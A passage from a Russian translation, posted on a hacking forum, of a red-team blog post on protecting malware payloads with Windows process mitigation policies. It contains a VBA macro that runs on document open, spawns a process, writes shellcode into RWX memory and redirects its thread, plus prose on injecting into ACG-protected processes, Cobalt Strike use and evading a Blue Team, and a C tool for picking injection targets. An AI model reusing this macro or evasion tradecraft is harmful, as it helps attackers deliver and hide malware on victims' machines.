Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type
```

```
Private Type DWORD64
    dwPart1 As Long
    dwPart2 As Long
End Type

Private Type FLOATING_SAVE_AREA
    ControlWord As Long
    StatusWord As Long
    TagWord As Long
    ErrorOffset As Long
    ErrorSelector As Long
    DataOffset As Long
    DataSelector As Long
    RegisterArea(SIZE_OF_80387_REGISTERS - 1) As Byte
    Spare0 As Long
End Type

Private Type CONTEXT
    ContextFlags As Long
    Dr0 As Long
    Dr1 As Long
    Dr2 As Long
    Dr3 As Long
    Dr6 As Long
    Dr7 As Long
    FloatSave As FLOATING_SAVE_AREA
    SegGs As Long
    SegFs As Long
    SegEs As Long
    SegDs As Long
    Edi As Long
    Esi As Long
    Ebx As Long
    Edx As Long
    Ecx As Long
    Eax As Long
    Ebp As Long
    Eip As Long
    SegCs As Long
    EFlags As Long
    Esp As Long
    SegSs As Long
    ExtendedRegisters(MAXIMUM_SUPPORTED_EXTENSION - 1) As Byte
End Type

Private Declare PtrSafe Function CreateProcess Lib "kernel32.dll" Alias "CreateProcessA" ( _
    ByVal lpApplicationName As String, _
    ByVal lpCommandLine As String, _
    lpProcessAttributes As Long, _
    lpThreadAttributes As Long, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
```


```
    ByVal lpCurrentDriectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long

Private Declare PtrSafe Function InitializeProcThreadAttributeList Lib "kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwAttributeCount As Integer, _
    ByVal dwFlags As Integer, _
    ByRef lpSize As Integer _
) As Boolean

Private Declare PtrSafe Function UpdateProcThreadAttribute Lib "kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwFlags As Integer, _
    ByVal lpAttribute As Long, _
    ByVal lpValue As LongPtr, _
    ByVal cbSize As Integer, _
    ByRef lpPreviousValue As Integer, _
    ByRef lpReturnSize As Integer _
) As Boolean

Private Declare Function WriteProcessMemory Lib "kernel32.dll" ( _
    ByVal hProcess As LongPtr, _
    ByVal lpBaseAddress As Long, _
    ByRef lpBuffer As Any, _
    ByVal nSize As Long, _
    ByVal lpNumberOfBytesWritten As Long _
) As Boolean

Private Declare Function ResumeThread Lib "kernel32.dll" (ByVal hThread As LongPtr) As Long

Private Declare PtrSafe Function GetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare Function SetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare PtrSafe Function HeapAlloc Lib "kernel32.dll" ( _
    ByVal hHeap As LongPtr, _
    ByVal dwFlags As Long, _
    ByVal dwBytes As Long _
) As LongPtr

Private Declare PtrSafe Function GetProcessHeap Lib "kernel32.dll" () As LongPtr

Private Declare Function VirtualAllocEx Lib "kernel32" ( _
    ByVal hProcess As Long, _
    ByVal lpAddress As Long, _
```

```
    ByVal dwSize As Long, _
    ByVal flAllocationType As Long, _
    ByVal flProtect As Long _
) As Long

Sub AutoOpen()

    Dim pi As PROCESS_INFORMATION
    Dim si As STARTUPINFOEX
    Dim nullStr As String
    Dim pid, result As Integer
    Dim threadAttribSize As Integer
    Dim processPath As String
    Dim val As DWORD64
    Dim ctx As CONTEXT
    Dim alloc As Long
    Dim shellcode As Variant
    Dim myByte As Long

    ' Shellcode goes here (jmp $)
    shellcode = Array(&HEB, &HFE)

    ' Path of process to spawn
    processPath = "C:\\windows\\system32\\notepad.exe"

    ' Initialize process attribute list
    result = InitializeProcThreadAttributeList(ByVal 0&, 1, 0, threadAttribSize)
    si.lpAttributelist = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, threadAttribSize)
    result = InitializeProcThreadAttributeList(si.lpAttributelist, 1, 0, threadAttribSize)

    ' Specifies PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
    ' and PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON
    val.dwPart1 = 0
    val.dwPart2 = &H1010

    ' Set our mitigation policy
    result = UpdateProcThreadAttribute( _
        si.lpAttributelist, _
        0, _
        PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, _
        VarPtr(val), _
        Len(val), _
        ByVal 0&, _
        ByVal 0& _
        )

    si.STARTUPINFO.cb = LenB(si)
    si.STARTUPINFO.dwFlags = 1

    ' Spawn our process which will only allow MS signed DLL's and disallow dynamic code
    result = CreateProcess( _
        nullStr, _
        processPath, _
```

```
        ByVal 0&, _
        ByVal 0&, _
        1&, _
        &H80014, _
        ByVal 0&, _
        nullStr, _
        VarPtr(si), _
        pi _
    )

    ' Alloc memory (RWX for this POC, as this isn't blocked from alloc outside the process (and
... yolo)) in process to write our shellcode to
    alloc = VirtualAllocEx( _
        pi.hProcess, _
        0, _
        11000, _
        MEM_COMMIT + MEM_RESERVE, _
        PAGE_EXECUTE_READWRITE _
    )

    ' Write our shellcode
    For Offset = LBound(shellcode) To UBound(shellcode)
        myByte = shellcode(Offset)
        result = WriteProcessMemory(pi.hProcess, alloc + Offset, myByte, 1, ByVal 0&)
    Next Offset

    ' Point EIP register to allocated memory
    ctx.ContextFlags = CONTEXT_FULL
    result = GetThreadContext(pi.hThread, ctx)
    ctx.Eip = alloc
    result = SetThreadContext(pi.hThread, ctx)

    ' Resume execution
    ResumeThread (pi.hThread)

End Sub
```

Так что это отлично подходит для защиты порождаемых нами процессов, но как насчет того, чтобы внедрить часть нашего кода в процесс, который уже защищен с помощью ACG? Я слышал распространенное заблуждение, что мы не можем внедрить код в процесс, защищенный Arbitrary Code Guard, а также нам требуется некоторая форма памяти, которая была бы доступна для записи и выполнения. Но на самом деле ACG не блокирует возможность удаленных процессов вызывать такую функцию, как VirtualAllocEx.

Например, если мы возьмем какой-нибудь простой шелл-код для создания cmd.exe и внедрим его в процесс, защищенный с помощью ACG, мы действительно увидим, что это выполняется нормально:



Следует отметить, что внедрение чего-то вроде beacon Cobalt Strike в настоящее время не работает с этим методом из-за зависимости от выделения и изменения страниц памяти для RWX. Я пробовал несколько разных вариантов профиля, чтобы обойти это (в основном, различные параметры userwx), но в настоящее время, похоже, требуется модификация памяти для записи, а затем для исполняемого файла.

Операционные соображения

Теперь, прежде чем мы перейдем и представим эти защиты для всех наших загрузчиков/стейджеров, мы должны рассмотреть, как это может повлиять на нашу операционную безопасность. Например, если мы начнем порождать произвольные процессы и защищать их все с помощью PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON, мы можем отправить флаг Blue Team , которая замечает, что внезапно случайным процессам назначены политики безопасности и защиты

Чтобы помочь нам понять, как эффективно сочетаться, мы хотим перечислить все существующие процессы с существующей политикой. Теперь мы могли бы использовать командлет Get-ProcessMitigation Powershell, который будет возвращать любые политики, определенные в реестре, однако мы знаем, что есть и другие способы включения защиты процесса во время выполнения, такие как вызов SetMitigationPolicy API, а также просто создание произвольного процесса через CreateProcessA, как показано выше.

Чтобы убедиться, что мы правильно профилируем каждый процесс, давайте создадим простой инструмент, который будет использовать вызов GetProcessMitigationPolicy для определения назначенных политик безопасности:

C:

```
#include <iostream>
#include <Windows.h>
#include <tlhelp32.h>
#include <processthreadsapi.h>

bool SetPrivilege(HANDLE hToken, LPCTSTR lpszPrivilege);

void GetProtection(int pid, const char *exe) {

    PROCESS_MITIGATION_DYNAMIC_CODE_POLICY dynamicCodePolicy;
    PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY signaturePolicy;

    HANDLE pHandle = OpenProcess(PROCESS_QUERY_INFORMATION, false, pid);
    if (pHandle == INVALID_HANDLE_VALUE) {
        printf("[!] Error opening handle to %d\n", pid);
        return;
    }

    // Actually retrieve the mitigation policy for ACG
    if (!GetProcessMitigationPolicy(pHandle, ProcessDynamicCodePolicy, &dynamicCodePolicy,
sizeof(dynamicCodePolicy))) {
        printf("[!] Could not enum PID %d [%d]\n", pid, GetLastError());
        return;
    }

    if (dynamicCodePolicy.ProhibitDynamicCode) {
        printf("[%s] - ProhibitDynamicCode\n", exe);
    }

    if (dynamicCodePolicy.AllowRemoteDowngrade) {
        printf("[%s] - AllowRemoteDowngrade\n", exe);
    }

    if (dynamicCodePolicy.AllowThreadOptOut) {
        printf("[%s] - AllowThreadOptOut\n", exe);
    }

    // Retrieve mitigation policy for loading arbitrary DLLs
    if (!GetProcessMitigationPolicy(pHandle, ProcessSignaturePolicy, &signaturePolicy,
sizeof(signaturePolicy))) {
        printf("Could not enum PID %d\n", pid);
        return;
    }

    if (signaturePolicy.AuditMicrosoftSignedOnly) {
        printf("[%s] AuditMicrosoftSignedOnly\n", exe);
    }

    if (signaturePolicy.AuditStoreSignedOnly) {
        printf("[%s] - AuditStoreSignedOnly\n", exe);
    }

    if (signaturePolicy.MicrosoftSignedOnly) {
```

```
        printf("[%s] - MicrosoftSignedOnly\n", exe);
    }

    if (signaturePolicy.MitigationOptIn) {
        printf("[%s] - MitigationOptIn\n", exe);
    }

    if (signaturePolicy.StoreSignedOnly) {
        printf("[%s] - StoreSignedOnly\n", exe);
    }
}

int main()
{
    HANDLE snapshot;
    PROCESSENTRY32 ppe;

    HANDLE accessToken;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&accessToken)) {
        printf("[!] Error opening process token\n");
        return 1;
    }

    // Provide ourself with SeDebugPrivilege to increase our enumeration chances
    SetPrivilege(accessToken, SE_DEBUG_NAME);

    // Prepare handle to enumerate running processes
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("[!] Error: CreateToolhelp32Snapshot\n");
        return 2;
    }

    ppe.dwSize = sizeof(PROCESSENTRY32);

    Process32First(snapshot, &ppe);

    do {
        // Enumerate process mitigations
        GetProtection(ppe.th32ProcessID, ppe.szExeFile);
    } while (Process32Next(snapshot, &ppe));
}

bool SetPrivilege(HANDLE hToken, LPCTSTR lpszPrivilege) {

    TOKEN_PRIVILEGES tp;
    LUID luid;

    if (!LookupPrivilegeValue(
        NULL,
        lpszPrivilege,
        &luid))
```

```
    {
        printf("[!] LookupPrivilegeValue error: %u\n", GetLastError());
        return FALSE;
    }

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!AdjustTokenPrivileges(
        hToken,
        FALSE,
        &tp,
        sizeof(TOKEN_PRIVILEGES),
        (PTOKEN_PRIVILEGES)NULL,
        (PDWORD)NULL))
    {
        printf("[!] AdjustTokenPrivileges error: %u\n", GetLastError());
        return FALSE;
    }

    return TRUE;
}
```

Запустив это на экземпляре Windows 10 в моей лаборатории, было обнаружено, что несколько процессов включили безопасность:

Неудивительно, что эти процессы в основном вращаются вокруг Edge, однако у нас также есть ряд других альтернатив, таких как fontdrvhost.exe и dllhost.exe, которые могут оказаться жизнеспособными кандидатами для таргетинга и не подвержены низкой целостности (low-integrity).

Надеюсь, этот пост дал вам несколько дополнительных идей по созданию и внедрению ваших полезных нагрузок, и при осторожном использовании, я думаю, у нас есть эффективный инструмент, который может вызвать некоторую путаницу.

Если вы сочтете эти варианты эффективными, сообщите мне по обычным каналам, было бы неплохо увидеть примеры поставщиков, на которых могут повлиять blockdll и ACG. Хорошей охоты!

Источник: https://blog.xpnsec.com/protecting-your-malware/
Автор перевода: yashechka
Переведено специально для портала XSS.is (c)